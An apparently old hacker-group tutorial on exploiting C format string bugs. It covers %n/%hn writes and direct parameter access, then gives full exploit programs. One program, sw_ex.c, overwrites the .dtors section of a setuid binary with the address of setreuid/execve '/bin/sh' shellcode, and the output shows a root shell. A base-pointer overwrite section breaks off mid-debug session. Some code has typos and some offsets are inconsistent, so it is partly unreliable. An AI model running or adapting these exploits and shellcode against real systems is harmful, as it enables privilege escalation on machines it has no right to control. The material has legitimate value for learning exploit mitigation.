security from every deviance of the web

1. Introduction.

Welcome to this tutorial about format bugs, Format bugs became popular in the year 2000, when most of the known format bugs were found in all kinds of software; from big server applications, and clients, to privileged applications such as *chpass* on openbsd. The format bug as we know it is widely known to be an advanced kind type of bug, that requires you to exploit the libc functions (format family). If a programmer forgets to use format parameters in a proper way things could go wrong, even your whole Operating system could be compromised at the administrator level. Not all format bugs are exploitable though. For example if we can't reach the variable that has been provided to the vulnerable function or we don't have enough space inside the culprit buffer to create a nice format string. That's it for now I hope you enjoy our first paper about format bugs.

1.1 Introduction to the format family.

The format parameter is a special ANSI C parameter that can be used inside the format family functions, as a parameter to write/read variables to and from the process memory.

The printf format function is the simplest member of the family it's a simple routine that prints text to stdout (The screen.). It's a user friendly routine to send text messages to the user. Let's look at the syntax of printf:

```
#include <stdio.h>
int printf(const char *format, ...);
```

This is the declaration of printf, as you can see it asks for a special format parameter these parameters could be:

Most impartant to know		
Parameter	Output (displays)	Reference`s
%d	Integer (int)	Value
%u	Decimal (unsigned int)	Value
%x	Hexadecimal	Value
%f	Floating / Double (floating value's ex 1.00)	
%s	String	Reference
%c	Character	Value
%p	Pointer to object	Reference
%n	Number of bytes written (writes in signed int) 4Bytes	Reference
%hn	Number of bytes written (writes in short) 2Bytes	Reference

```
This is a verry basic program writen C

Exsample1.c
#include <stdio.h>

enum { number,number1 };

int main(int argc, char **argv)
{
      char* text="Hello World!";

 printf("I got something to say: %s\nI can count to wanna see?:%d%d\n",
                              text,
                              number,
                              number1);

      return 0;
}

Screen output:
I got something to say: Hello World!
I can count to wanna see?:0 1

To show how this works I show you a piece of assembly from this printf
function (cut from the Windows Debugger).


mov         dword ptr [ebp-4],offset string "Hello World!" (0041fe90)
push        1
push        0
mov         eax,dword ptr [ebp-4]
push        eax
push        offset string "I got something to say: %s\nI can..."
call        printf (0040b700)

As you can see this is our printf routine called from main(). The %s
parameter (string) reads the value of register %eax and prints it as an
ASCII line on the screen the %s parameter keeps on reading from %eax
until a Null byte has been met in C a null byte means the termination
of a string.
```

This is eax (variable char* text) on the stack:

```
48 65 6C 6C 6F 20 57 6F 72 6C 64 21 00 00 00 00  || Hello World!....
```

As u can see this string is terminated by a pair of 4 NULL bytes meaning that this string has ended and the job for %s is done. The rest of the string gets printed on the screen and printf finds another format parameter in this case the first %d (decimal) this one is used to pop variable *number* (from the stack. As u can see in the assembly routine its behind %eax and that's logical of course, 0 is added to the output string as well as 1 (variable *number2*) for the last %d parameter.

Let's do another example, here it is example2.c

Example2.c

```
#include <stdio.h>


int main(int argc, char **argv)
{
      int num;


      printf("Please count with me\n");
      printf("12345%n ",&num);
      printf("W00w that's %d digits\n",num);
      return 0;
}
```

Screen output:

```
Please count with me
12345 W00w that's 5 digits
```

Now how did we get to this? This time we used the %n format parameter, it can be used as a reference to see how many characters are in our string. I used this parameter to write the number of written bytes to the variable *num* as you can see in this line:

```
printf("12345%n ",&num);
```

Together with %hn these functions are the only 2 members of the format family that can write to the stack. In this example we used %n to get the number of bytes that was written after 12345 is written to stdout (That's 5 of course). In a later stage of the program we read the value of variable *num* from the stack and print it on the screen as decimal. Later on in this tutorial you will find out how we can use this parameter in exploiting format bug.

Note…

For additional information about format parameters and format strings in general you should consider reading "*Teach your self C in 24 hours*".

1.2 Are there any possible security problems when using format functions?

The answer to that question is yes!, if a programmer forgets or fails to use the proper format parameters at the right place many things could go wrong in the worst case a hole system could be created at the administrator level. Here you see can an example where a programmer forgets to use format parameters.

Fmt_vuln1.c

```
#include <stdio.h>

// I'm a happy coder and this is my first application
// it prints argv[1] (argument 1) to the screen


int main(int argc, char **argv)
{
  char buffer[128];

        strcpy(buffer,argv[1]);
        printf(buffer]);
        printf("\n");
        return 0;
}
```

```
< Compile the program >
[rave@localhost paper]$ make fmt_vuln1
cc     fmt_vuln1.c   -o fmt_vuln1
[rave@localhost paper]$
```

```
< Run the program >
[rave@localhost paper]$ ./fmt_vuln1 hallo
hallo
[rave@localhost paper]$
```

Q. Who cares? This doesn't looking dangerous at all.
A. Indeed but now look at this:

```
< Run the program >
[rave@localhost paper]$ ./fmt_vuln1 hallo.%x
hallo.bffffc57
[rave@localhost paper]$
```

What just happened here? We added a format parameter (hexadecimal) to add a hexadecimal value to the output string

...[local][sfp][ret][&buffer]

When you use your extra format parameter you pop the adres (&) of the variable *argv[1]* witch contains your string input ("hallo.%x") .
Now add these lines to fmt_vuln1.c at line 3.

```
printf("buffer is at %x",buffer);
printf("argv[1] is at %x\n",argv[1]);
```

```
< Compile the program >
[rave@localhost paper]$ make fmt_vuln1
cc     fmt_vuln1.c   -o fmt_vuln1
[rave@localhost paper]$
```

< Run the program >

```
[rave@localhost paper]$ ./fmt_vuln1 hallo.%x
buffer is at bfffde50
argv[1] is at bfffc97
hallo.bfffc97
[rave@localhost paper]$
```

As u can see it pops the address of argument one, but why that variable? That's because of the strcpy routine inside the main() function.

```
strcpy(buffer,argv[1]);
printf(buffer]);
```

Argv[1] is the last variable pushed on the stack right before our printf routine is called this makes &argv[1] to be the first to be popped from the Stack. Let's try to read from the stack by using the %s (string) format parameter.

```
[rave@localhost paper]$ ./fmt_vuln1 hallo.%s
buffer is at bfffe2d0
argv[1] is at bfffc97
hallo.hallo.%s
[rave@localhost paper]$
```

We have successfully recreated a normal printf function by using our own format parameters, this means that can read from the stack. This could be useful to spy hidden strings from the stack this is fun when your victim application is for example the big administration server on your work floor :p. This shows how much power you hold just by reading / writing to and from the stack. Let us examine the stack a little bit more to find out what other information the stack holds for us.

```
[rave@localhost paper]$ ./fmt_vuln1 AAAA.%x.%x.%x.%x
buffer is at bfffdfc0
argv[1] is at bfffc8f
AAAA.bfffc8f.0.0.41414141
[rave@localhost paper]
```

Here we find the contents of our first argument (0x41); it is the hex value of 'A'. So we found our own input oh joy! Remember the %c parameter? (See table above.) It pops a single byte from the stack and displays it as a character, let's try it:

```
[rave@localhost paper]$ ./fmt_vuln1 BAAA.%x.%x.%x.%c
buffer is at bffff440
argv[1] is at bfffc8f
BAAA.bfffc8f.0.0.B
[rave@localhost paper]$
```

As you can see it pops the first byte of the first argument. ("B") I hope you get the basic idea of how format parameters work and how we can pull data from the stack. This last demo is about the real deal were going to write onto the stack. To write onto the stack we use the %n (number of bytes) format parameter, for us to write a return address onto the stack we need to feed the parameter an address. We noticed above that we need 4 %x (stack pops) to pop 0x41414141 from the stack

and print it out all over the screen. If we just replace the last stackpop with a %n parameter we should be able to write to the address 0x41414141 because the %n parameter pops the last bytes (in this case 0x41414141) from the stack and writes to.

```
[rave@atlas paper]$ ulimit -c100
[rave@atlas paper]$ ./fmt_vuln1 AAAA.%x.%x.%x.%n
buffer is at bffff840
argv[1] is at bfffc84
Segmentation fault (core dumped)
[rave@atlas paper]$
```

Oops we did something wrong and u might know what it is.

```
 [rave@atlas paper]$ gdb fmt_vuln1 -core core.935 -q
Core was generated by `./fmt_vuln1 AAAA.%x.%x.%x.%n'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x4204a538 in vfprintf () from /lib/i686/libc.so.6
(gdb) printf "eax: %08x\necx: %08x\nedx %08x\n", $eax, $ecx, $edx
eax: 41414141
ecx: 00000000
edx  00000012
(gdb)
```

A segmentation fault means that a given segment on the stack can’t be accessed by you or you don’t have permission to handle this address. In this case the program crashed because 0x41414141 is not a mapped address. As we can see %eax is the target register and %edx (see notes) the source register. This means that %eax could be the address of a variable on the stack and %edx will be written to that address, as a reference to show how many bytes were written in the string until the %n parameter was met. %edx tells you there are 0x12 written bytes.

Let us calculate this sum of 0x12 bytes

```
AAAA.bffffc8f.0.0.

4x ‘.’   = 0x4
bffffc8f = 0x8
               -------- +
             0x12
```

You might think uh rave, how about the four A`s in the beginning? Well those bytes are used for the %n parameter these form the address to write to. Remember these are 0x41414141 (%eax).

Special Note!
In my debugger (RH 8.0) You saw that %edx was the source for the number of written bytes but normally %ecx holds this number.

2. Direct Parameter Access + Short Write.

UNIX based platforms like Linux and the BSD series have a nice extra feature for accessing variables on the stack. This extra feature is called direct parameter access and is (for the win32 exploiters) not

available on any version of the windows Operating system. So UNIX 0wn3rs should pay attention.

With UNIX it's possible to access any variable given to the printf family functions, even when you only have one format parameter in your format string. This could be accomplished by using the format parameter like the %<var nr>$d. If you have a printf routine like this one:

```
printf("nr 3=%3$d\n",0,10,100);
```

Your output would be, "nr 3=100"

Popping var(3)

```
printf("nr 3=%3$d\n",0,10,100);
              |______^  ^  ^
              |__________|  |
            3 |_____________|
```

This method defiantly has some advantages we can use in an exploit; the biggest advantage of all is that we can decrease the length of our format string. Let us go back to our introduction to the format family were fmt_vuln1 were we learned that 0x41414141 was four stack pops (%x) away on the stack, now lets use direct parameter access against fmt_vuln1 and see what happens.

```
[rave@atlas paper]$ ./fmt_vuln1 AAAA%4$\x
buffer is at bfffedc0
argv[1] is at bfffc8b
AAAA.41414141
[rave@atlas paper]$
```

Ok this worked out as planned we popped 0x41414141 from the stack again this made us decrease the length of the format string from 12 (address (4) + 4 *2 (%x)) to 9 (address(4) + 5 (%4$\x)). This means we can pass a direct parameter format string in a small buffer, this is a big advantage; for example when the length of the buffer is checked.

```
 // fmt_vuln2.c
#include <stdio.h>

// I'm a happy coder and this is my first application
// it prints argv[1] (argument 1) to the screen


int main(int argc, char **argv)
{
  char buffer[128];

        if (strlen(argv[1]) > 10) exit(0);
        strcpy(buffer,argv[1]);
        printf(buffer);
        printf("\n");
        return 0;
}
```

As you can see the program only accepts the argument 1 string being shorter than 10 if the string for some reason is longer the program will exit with exit code 0.

Usage of direct parameter access:

```
[rave@atlas paper]$ ./fmt_vuln2 AAAA%4$\x
AAAA41414141
[rave@atlas paper]$
```

Usage of a pure format string:

```
[rave@atlas paper]$ ./fmt_vuln2 AAAA%x%x%x%x
[rave@atlas paper]$
```

As you can see we are safe now let’s try to exploit this program by using a combination of short writing and direct parameter access. To reach this goal u need to know the difference between signed writing (%n) and short writing (%hn)

```
// swrite.c
#include <stdio.h>
#include <stdlib.h>


int main(void)
{
int var;
int var1;



// 16962 0x4242 in decimal

printf("%16962x%n",0xd00dd00d,((int *)&var));
printf("%16962x%hn",0xd00dd00d,((int *)&var1));


printf("\n(signed writen %%n) var 0x%x\n",var);
printf("(unsigned write %%hn) var 0x%x\n",var1);
}
```

Output:

```
(signed writen %n) var 0x00004242
(unsigned write %hn) var 0xcccc4242
```

As you can see signed writing writes four bytes to our target address and short writing writes in pares of 2 bytes. Okay let’s do our second example exploit. For this exploit we need a new vulnerable executable of course.

```
-- v_vuln.c --
#include <stdlib.h>
#include <stdio.h>

int var=0xa;

int main(int argc,char **argv){
char buf[100];


strcpy(buf,argv[1]);
```

```
printf("var is at : 0x%08x\n",&var);
printf("value of var is 0x%08x\n",var);
printf(buf);
printf("\nnew value of var is 0x%08x\n",var);

}
```

The target for this exploit is to overwrite the value of variable *var* and change the standard value it has from 0xa to any other value. First we nee to find out how many stackpops we need to use for our offset

```
[rave@atlas paper]$ ./v_vuln AAAA%x%x%x%x
var is at : 0x08049490
value of var is 0x0000000a
AAAAa4200de6842006b1c41414141
new value of var is 0x0000000a
[rave@atlas paper]$
```

I found the offset to be 4, to do this we must subtract one from 4, because %hn pops the address after 3x %x which is 0x41414141. Lets see if we can change the value of variable var, in the example above we noticed that the variable *var* was located at 0x08049490 so this is the adres we need to write to.

```
[rave@atlas paper]$ ./v_vuln `printf "\x90\x94\x04\x08"`%x%x%x%hn
var is at : 0x08049490
value of var is 0x0000000a
a4200de6842006b1c
new value of var is 0x00000015
[rave@atlas paper]$
```

Mission accomplished now we just wrote a single value (0x15) to the address but we want the value to be 0x42424343. Now maybe this makes you think why can't we simply write 0x42424343 bytes to the address in one shot, to make our format string even shorter like we did when we overwrote the value of variable var? Well we can't write more than 65535 bytes to an aligned address. So we have two choices

1. Give up now
2. Play the game the smart way by pooling a trick and make 2 writes to the address of the variable.

Let's go for the second choice, now how are we supposed to do that? Simple; we need to split the value that we want to be in variable var in two.

```
Unsigned long val=0x42424343;
int high,low;

high = (val & 0xffff0000) >> 16;
low =  (val & 0x0000ffff);
```

This makes high be 0x4242 and low be 0x4343 these are the two steps in byte order that we are going to take to write out to the address of variable var. And of course now you will understand that we have to write in two steps we also have to write to 2 different addresses if not variable var would be 0xcccc4141 after writing. We are going write

0x4242 to the address of &var +2 this has everything to do with the short value (2 Bytes) of what we are writing.

Example: writing to bfffedc0

```
(Value) 0x00 00 00 00 on 0xbf bf ed c0 (Adres of variable var)
           ^  ^  ^  ^
           |  |  |  |
           |  |  |  |____Byte Pos 1 (&var)
           |  |  |_______Byte Pos 2  (&var+1)
           |  |_________Byte Pos 3   (&var+2)
           |____________Byte Pos 4     (&var+3)
```

This means that we have to write 0x42424343 in these two steps:

```
(short) (short)
0x0000 0000
    ^    ^
    |    |_____Step 2 (&var)   (0x4141)
    |__________Step 1!(&var+2) (0x4343)
```

I don't think any of you readers have trouble in understanding this part, if you do please feel free to E-mail me, rave@dtors.net. Now that we know how we are gonna write to variable var a new problem arises because in our exploit we are gonna put these 2 writes into one buffer this means that we give the following format string to v_vuln

0x4242 = 16962 in decimal
0x4343 = 17219 in decimal

```
<Addr+2><Addr>%.16962x%7$hn%.17219x%8$hn
  ^       ^      ^     ^       ^    ^
  |       |      |     |       |    |_______ Offset to Addr
  |       |      |     |       |____________ 0x4343
  |       |      |     |____________________ Offset to Addr + 2
  |       |      |__________________________ 0x4242
  |       |_________________________________ Addr
  |_________________________________________ Addr
```

<Addr+2><Addr>%.16962x%7$hn <-- Here you are supposed to write 0x4242 to the adres of var +2 But what happens is that you wont write 0x4242 to that adres but 0x424A that's 0x4242 + 0x8.

```
<Sizeof Addr +2> = 0x4
<Sizeof Addr>    = 0x4
<target 0x4242>  = 0x4242
                   ------- +
                     0x424A
```

So we have to take care of this problem by lowering the bytes to write %.16962x with 0x8 so we will write 0x4242 to Addr +2 like we are supposed to. The same problem we have when we write the lower part (the 2nd write 0x4343), Here you see the sum we have to make to get a proper write,

1st Write (High – 0x8)

```
Target Bytes  = 0x4242
Written Bytes = 0x8 (Adresses)
                ------ -
                  0x423A (16954 decimal)

2th Write (low – high) – 0x8

Target Bytes  = 0x4343
Written Bytes = 0x423A
Adres Pair    = 0x8
                ------ -
                  0x101 (257 decimal)

So now our format string looks like this

 <Addr+2><Addr>%.16954x%4$hn%.265x%5$hn
  ^       ^      ^    ^     ^    ^
  |       |      |    |     |    |________ Offset to Addr
  |       |      |    |     |_____________ 0x4141
  |       |      |    |___________________ Offset to Addr + 2
  |       |      |________________________ 0x4242
  |       |_______________________________ Addr
  |_______________________________________ Addr


Now that we know how to build our format string we can build and semi
exploit for the vulnerable file. This exploit program calculates the
sum that I showed you before and builds a nice and sweet format string
for us. Here it is,

 --- v_exp.c –

// Required include files
#include <stdlib.h>
#include <stdio.h>

#define offset 4 // offset to <Addr+2>
#define var 0x08049498 // Address of variable var

int main(void)
{

//
char *addr[3]= {
                ((char *)var +2),
                ((char *)var),
                };


char buffer [100];
int high,low;
long target = 0x42424343; // We over write variable var with this value

// Here we split the target value in 2 like we did above the paper

high = (target & 0xffff0000) >> 16;
low = (target & 0x0000ffff);

high -=0x8;

// Creation of our format string '<Addr+2><Addr>16954x%4$hn%.265x%5$hn'
```

```
sprintf(buffer,"%s%%.%dx%%%d$hn%%.%dx%%%d$hn",
        &addr,          // Adres Area
        high,           // Number of bytes for the 1st write (0x4242)
        offset,         // Offset to Addr+2
        (low-high)-0x8, // Number of bytes for the 2th write (0x4343)
        offset+1        // Offset to Addr
        );

// Execute the vuln with our format string
execlp("./v_vuln","./v_vuln",buffer,NULL);

}
```

Ok now whe have to compile this program and run it ,,,,

```
[rave@atlas paper]$ make v_exp && ./v_exp
cc     v_exp.c   -o v_exp
var is at : 0x08049498
value of var is 0x0000000a
00000000000000000000000000000000000000
...
...
...
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000400092ee
new value of var is 0x42424343
[rave@atlas paper]$
```

Yes sir! We or hopefully YOU did it, we wrote 0x42424343 bytes to variable var just as we planned. This proves that this way of writing works as good as the method mentioned above. This makes it possible for us to modify the eip stored at any align address for example in the address entry of the .dtors section.

Elf compiled binaries contain a special section called the .dtors this sections contains a list of so called clean up functions, so these functions are called when your program terminates. This .dtors list looks like this.

```
DTORS: 0xffffffff 0x00000000 ...
                      ^
                      |___________ The dtors list starts here
```

The dtors list starts at .dtors +4 in that list you can find function pointers of functions to execute on the moment the program terminates. My idea is to add an address to the .dtors list. YEP! The address we are going to overwrite is .dtors + 4 with the address of our shellcode. This makes our shellcode being executed at the moment our program terminates.

I write a new vuln were we can overwrite the .dtors entry list to execute our ‘Uber leet’ shellcode.

```
-- sw_vuln.c –

int main(int argc,char **argv)
{
char buffer[1024];

strcpy(buffer,argv[1]);
```

```
printf("Hello %s: how are you doing ?\n",buffer);
printf(buffer);

}
```

Ok let’s compile this program and test it and look at its “normal” output.

```
[rave@atlas paper]$ make sw_vuln && ./sw_vuln Rave
make: `sw_vuln' is up to date.
Hello Rave: how are you doing ?
Rave[rave@atlas paper]$
```

Every thing is normal it seems but it sure is vuln look at this;

```
[rave@atlas paper]$ ./sw_vuln AAAABBBB%x%x%x%x
Hello AAAABBBB%x%x%x%x: how are you doing ?
AAAABBBBbfffe4c0400092ee400134b041414141
[rave@atlas paper]$
```

Yippy :D I have my offset now its 4 so let’s build the exploit and gain our selves a nice root shell!

// getting the address of .dtors inside sw_vuln

```
[rave@atlas paper]$ objdump -x sw_vuln | grep dtors
 18 .dtors        00000008  08049540  08049540  00000540  2**2
08049540 l     d  .dtors 00000000              <-- We need this one
08049540 l     O .dtors 00000000              __DTOR_LIST__
080482f4 l     F .text  00000000              __do_global_dtors_aux
08049544 l     O .dtors 00000000              __DTOR_END__
[rave@atlas paper]$
```

```
-- sw_ex.c –
// required include files
#include <stdlib.h>
#include <stdio.h>

#define offset 4 // offset to <Addr+2>
#define var (0x08049540+0x4)  // Address of .dtors (+4 for dtors start)


char shellcode[]=

        // Uber Elite setreuid(0,0); execve /bin/sh; exit shellcode :p

        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0"
        "\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
        "\x8d\x54\x24\x08\x50\x53\x8d\x0c\x24\xb0\x0b\xcd\x80"
        "\x31\xc0\xb0\x01\xcd\x80";



int main(void)
{


char *addr[3]= {
```

```
                ((char *)var +2),
                ((char *)var),
                };


char buffer [100];
int high,low;
long target = 0xbffffc70; // Address of shellcode
                          // (we write this to the dtors)


// Here we split the target value in 2 like we did in our example
high = (target & 0xffff0000) >> 16;
low = (target & 0x0000ffff);

high -=0x8;

// Creation of our format string
sprintf(buffer,"%s%%.%dx%%%d$hn%%.%dx%%%d$hn",
        &addr,          // Adres Area
        high,
        offset,         // Offset to Addr+2
        (low-high)-0x8,
        offset+1        // Offset to Addr
        );

// Execute the vuln with our format string
execlp("./sw_vuln","./sw_vuln",buffer,shellcode,NULL);

}
```

Ok now let’s test the exploit and see if we can gain a nice root shell.

```
[rave@atlas paper]$ su
Password:
[root@atlas paper]# chown root.root sw_vuln
[root@atlas paper]# chmod a+s sw_vuln
[root@atlas paper]#
[rave@atlas paper]$ make sw_ex && ./sw_ex
make: `sw_ex' is up to date.
Hello %.49143x%4$hn%.15473x%5$hn: how are you doing ?
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
-   - -
-   - -
-   - -

0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000
sh-2.05b# id
uid=0(root) gid=505(rave) groups=505(rave)
sh-2.05b#
```

Owned! Good I hope you will understand this part of my paper once you have got the power to create a very high quality exploit.

In this example we wrote to the .dtors section, but there are other options, you can read about them in the targets section.

2.1 Base pointer overwriting by one byte.

This attack can be described as the off by one for format bugs, the trick is to overwrite the base pointer (%ebp) by one byte to make it load the wrong stack pointer so the current function will return in your own shellcode..

Personally I never have seen this kind of method described in any paper before. This might be because the base pointer on Linux boxes changes too often. This means overwriting that address on Linux boxes isn't a static hook to write to. So, this might be the fist time and maybe the last you will read about this method. The basic idea is to fool the stack's function prologue.

```
push   %ebp
mov    %esp,%ebp

movl   %ebp,%esp
popl   %ebp
ret
```

Here is the source of our new vulnerable file:

```
Bp_vuln.c
#include <stdlib.h>
#include <stdio.h>

int frame (char *msg)
{
printf("I got argv: %s\n",msg);


}

int main(int argc,char **argv)
{
char buffer[512];

strcpy(buffer,argv[1]);
printf(buffer);

frame(buffer);

return;
}
```

```
(gdb) disass main
Dump of assembler code for function main:
0x80481f4 <main>:       push   %ebp
0x80481f5 <main+1>:     mov    %esp,%ebp
0x80481f7 <main+3>:     sub    $0x78,%esp
0x80481fa <main+6>:     add    $0xffffff8,%esp
```

```
0x80481fd <main+9>:     mov    0xc(%ebp),%eax
0x8048200 <main+12>:    add    $0x4,%eax
0x8048203 <main+15>:    mov    (%eax),%edx
0x8048205 <main+17>:    push   %edx
0x8048206 <main+18>:    lea    0xffffff9c(%ebp),%eax
0x8048209 <main+21>:    push   %eax
0x804820a <main+22>:    call   0x80483e8 <strcpy>
0x804820f <main+27>:    add    $0x10,%esp
0x8048212 <main+30>:    add    $0xfffffff4,%esp
0x8048215 <main+33>:    lea    0xffffff9c(%ebp),%eax
0x8048218 <main+36>:    push   %eax
0x8048219 <main+37>:    call   0x8048374 <printf>
0x804821e <main+42>:    add    $0x10,%esp
0x8048221 <main+45>:    add    $0xfffffff4,%esp
0x8048224 <main+48>:    lea    0xffffff9c(%ebp),%eax
0x8048227 <main+51>:    push   %eax
0x8048228 <main+52>:    call   0x80481d8 <frame>
0x804822d <main+57>:    add    $0x10,%esp
---Type <return> to continue, or q <return> to quit---
0x8048230 <main+60>:    mov    $0x41414141,%eax
0x8048235 <main+65>:    jmp    0x8048238 <main+68>
0x8048237 <main+67>:    nop
0x8048238 <main+68>:    leave
0x8048239 <main+69>:    ret
End of assembler dump.
(gdb)
```

At main+52 the function frame() will be called.

```
(gdb) disass frame
Dump of assembler code for function frame:
0x80481d8 <frame>:      push   %ebp
0x80481d9 <frame+1>:    mov    %esp,%ebp
0x80481db <frame+3>:    sub    $0x8,%esp
0x80481de <frame+6>:    add    $0xfffffff8,%esp
0x80481e1 <frame+9>:    mov    0x8(%ebp),%eax
0x80481e4 <frame+12>:   push   %eax
0x80481e5 <frame+13>:   push   $0x80509a1
0x80481ea <frame+18>:   call   0x8048374 <printf>
0x80481ef <frame+23>:   add    $0x10,%esp
0x80481f2 <frame+26>:   leave
0x80481f3 <frame+27>:   ret
End of assembler dump.
(gdb)
```

If we scan the address of %ebp at the moment frame is called we can see the following

```
(gdb) r aaaa
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /usr/home/rave/newlife/bp_vuln aaaa
/usr/local/sbin:/usr/X11R6/bin:/home/kain/binframe (msg=0xbfbffb2c
"aaaa")
    at bp_vuln.c:7
7       printf("I got argv: %s\n",msg);
(gdb) x/x $ebp
0xbfbffb00:     0xbfbffb90
(gdb)
(gdb) x/x 0xbfbffb90
```

```
0xbfbffb90:     0xbfbffbe4
(gdb)
0xbfbffb94:     0x0804813e
(gdb)
(gdb) x/x 0x0804813e
0x804813e <_start+134>: 0x00244489
(gdb)


(gdb) b *main+69
Breakpoint 2 at 0x8048239: file bp_vuln.c, line 23.
(gdb) c
Continuing.
aaaaI got argv: aaaa
/usr/local/sbin:/usr/X11R6/bin:/home/kain/bin0x8048239 in main (
    argc=-1077936960, argv=0xbfbffcdf) at bp_vuln.c:23
23      }
(gdb) x/x $esp
0xbfbffb94:     0x0804813e
(gdb) x/x 0x0804813e
0x804813e <_start+134>: 0x00244489
(gdb)

- - - -  Other disass data - - -
0x8048139 <_start+129>: call   0x80481f4 <main>
0x804813e <_start+134>: mov    %eax,0x0(%esp,1)
-  - - -  Other disass data - - -
```

Now what does this mean? This means that at the moment we enter frame() the return address of main() into the lower function __start() gets saved. If we manage to change the value of the saved base pointer by only one byte we will be able to control the eip from when main returns into __start(). To prove this concept you need find the number of stack pops for your self as I explained u above and place a break point on frame()..

```
(gdb)  r AAAA%x%x%x%x%x%x%x%x%x
Starting program: /usr/home/rave/newlife/bp_vuln AAAA%x%x%x%x%x%x%x%x%x
41414141I got argv: AAAA%x%x%x%x%x%x%x%x%x

Program exited with code 0101.
(gdb)
```

I found my offset to be 9 this is where we hit 0x41414141 ok now that we got this info lets get the ebp address.

```
(gdb) r AAAA%x%x%x%x%x%x%x%x%x
Starting program: /usr/home/rave/newlife/bp_vuln AAAA%x%x%x%x%x%x%x%x%x
/usr/local/sbin:/usr/X11R6/bin:/home/kain/binframe (msg=0xbfbffb1c
"AAAA%x%x%x%x%x%x%x%x%x") at bp_vuln.c:7
7       printf("I got argv: %s\n",msg);
(gdb) x/x $ebp
0xbfbffaf0:     0xbfbffb80
(gdb)
```

0xbfbffb80 so contains the return info for main() we should write a single byte to 0xbfbffaf0. We can change the last byte of its value so we can hit the 0xbfbfffbxx (xx part) of the value from 0xbfbffaf0 to give the return info our own twist, let’s try it.

```
(gdb) r `printf "\xf0\xfa\xbf\xbf"`%x%x%x%x%x%x%x%x%hn
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /usr/home/rave/newlife/bp_vuln `printf
"\xf0\xfa\xbf\xbf"`%x%x%x%x%x%x%x%x%hn
/usr/local/sbin:/usr/X11R6/bin:/home/kain/binframe (msg=0xbfbeffaf "")
at bp_vuln.c:7
7       printf("I got argv: %s\n",msg);
(gdb) x/x $ebp
0xbfbffaf0:     0xbfbf0013
(gdb) x/x 0xbfbf0013
0xbfbf0013:     0x00000000
(gdb) c
Continuing.
ðú¿¿bfbffccb0000000I got argv:

Program received signal SIGSEGV, Segmentation fault.
0x0 in ?? ()
(gdb)
```

So we faked the program by telling the return information for function main() is at:

0xbfbf0013

Instead of:

0xbfbffb80

But 0xbfbf0013 only contains 0x00000000 so when we pres ‘c’ to continue our program will crash at 0x00000000 when main tries to return into __start. Now that we can control the return address of function main we can make it change to any value we like, for example 0x42424242. In order to make this happen we need a few things.

1. The Number of stackpops
2. The BasePointer Address
3. The address of 0x42424242
4. Calculate the number of bytes to Write.

We already knew how to get the first to but now we need 0x42424242 on the stack as well, so we put BBBB (0x42424242) at the end of our format string.

Now we have to build our format string like this

```
r `printf "\xf0\xfa\xbf\xbf"`%x%x%x%x%x%x%x%x%hnBBBB
                                                 ^
                                      0x42424242___|

(gdb) r `printf "\xf0\xfa\xbf\xbf"`%x%x%x%x%x%x%x%x%hnBBBB
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /usr/home/rave/newlife/bp_vuln `printf
"\xf0\xfa\xbf\xbf"`%x%x%x%x%x%x%x%x%hnBBBB
/usr/local/sbin:/usr/X11R6/bin:/home/kain/binframe (msg=0xbfbeffaf "")
at bp_vuln.c:7
7       printf("I got argv: %s\n",msg);
```

```
(gdb)
(gdb) x/x $esp
0xbfbffae8:     0x00000000
(gdb) (Pressed enter)
(gdb) ,,
<other data>
0xbfbffb33:     0x42424242
```

So BBBB is at 0xbfbffb33 so this brings us to point 4. Calculate the number of bytes to Write. We need the last two bytes of the address where we have 0x42424242 on the stack that's 0x0000fb33. We also need to write that to the base pointer so it pops 0x42424242 as return address for main().

It has been proven that our short write writes 0x0013 to %ebp (see first example) this is because with 8 stackpops printf returns.

```
<adr>bfbffccb0000000
    ^       ^
    |        |____ Crap that the %x`s return (0x9 Bytes)
    |_____________ Adr is 0x4 Bytes
```

The length of this string is 19 (0x13 in hex).

If u did read the section above here called Direct Parameter Access + Short Write u know that we have to make a sum:

```
Target         0xfb33
Written Bytes  0x0013
                 --------- -
                  0xFB20 (    64288 dec)
```

If we go back to our first crusade to explore the value of the ebp you should have noticed this:

```
gdb) x/x $ebp
0xbfbffb00:     0xbfbffb90
(gdb)
(gdb) x/x 0xbfbffb90
0xbfbffb90:     0xbfbffbe4
(gdb)
0xbfbffb94:     0x0804813e
(gdb)
(gdb) x/x 0x0804813e
0x804813e <_start+134>: 0x00244489
(gdb)
```

The return address from main is stored at +8 so we have to add 8 to our sum.

```
Target         0xfb33
Written Bytes  0x0013
                 --------- -
                  0xFB20 (    64288 dec)
+ 0x08         0x0008
               ------ +
               0xFB28 ( 64296 dec)
```

So now its time to change our format string to look like this:

```
0xbfbffaf0%x%x%x%x%x%x%x%x%.64292x%hnBBBB
  ^            ^           ^      ^  ^
  |            |           |      |  |___ The fake return adres
  |            |           |      |___ The Actual Writing
  |            |           |
  |            |           |_________The 9th stackpop adds 0xFB28 bytes
  |            |_____________________Stack Pops to reach or adres
  |__________________________________The adres
```

Let’s try and run this in gdb or most friendly debugger.

```
(gdb)r `printf "\xf0\xfa\xbf\xbf"`%x%x%x%x%x%x%x%.64292x%hnBBBB
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
